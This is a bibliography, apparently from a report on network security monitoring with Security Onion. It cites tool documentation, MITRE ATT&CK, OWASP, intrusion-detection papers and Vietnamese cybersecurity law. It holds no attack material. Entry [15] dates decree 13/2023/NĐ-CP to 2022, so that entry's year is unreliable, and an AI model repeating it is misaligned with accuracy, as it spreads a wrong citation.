- [1] Security Onion Solutions, LLC. (2024). Security Onion Documentation.
<https://docs.securityonion.net>
- [2] Burks, D. (2021). Network Security Monitoring with Security Onion (2nd ed.). Security Onion Solutions.
- [3] Bejtlich, R. (2013). The Practice of Network Security Monitoring: Understanding Incident Detection and Response. No Starch Press.
- [4] Sanders, C., & Smith, J. (2013). Applied Network Security Monitoring: Collection, Detection, and Analysis. Syngress/Elsevier.
- [5] MITRE Corporation. (2024). MITRE ATT&CK® Enterprise Matrix.
<https://attack.mitre.org/matrices/enterprise>
- [6] Suricata Project. (2024). Suricata User Guide. <https://suricata.readthedocs.io>
- [7] Zeek Project. (2024). Zeek Documentation. <https://docs.zeek.org>
- [8] Elastic N.V. (2024). Elasticsearch Reference – 8.x.
<https://www.elastic.co/guide/en/elasticsearch>
- [9] Wazuh Inc. (2024). Wazuh Documentation v4.x. <https://documentation.wazuh.com>
- [10] TheHive Project. (2024). TheHive5 Documentation.
<https://docs.strangebee.com/thehive>
- [11] Emerging Threats. (2024). ET Open Ruleset. <https://rules.emergingthreats.net>
- [12] OWASP Foundation. (2021). OWASP Top 10:2021 – The Ten Most Critical Web Application Security Risks. <https://owasp.org/Top10>
- [13] Verizon. (2023). 2023 Data Breach Investigations Report (DBIR).
<https://www.verizon.com/business/resources/reports/dbir>
- [14] Bộ Công an Việt Nam. (2018). Luật An ninh mạng số 24/2018/QH14. Quốc hội nước CHXHCN Việt Nam.
- [15] Chính phủ Việt Nam. (2022). Nghị định 13/2023/NĐ-CP về bảo vệ dữ liệu cá nhân. Chính phủ nước CHXHCN Việt Nam.
- [16] Paxson, V. (1999). Bro: A System for Detecting Network Intruders in Real-Time. Computer Networks, 31(23–24), 2435–2463.
- [17] Roesch, M. (1999). Snort – Lightweight Intrusion Detection for Networks. Proceedings of USENIX LISA '99, 229–238.
- [18] Chuvakin, A., Schmidt, K., & Phillips, C. (2012). Logging and Log Management: The Authoritative Guide to Dealing with Syslog, Audit Logs, Events, Alerts and other IT Noise. Syngress.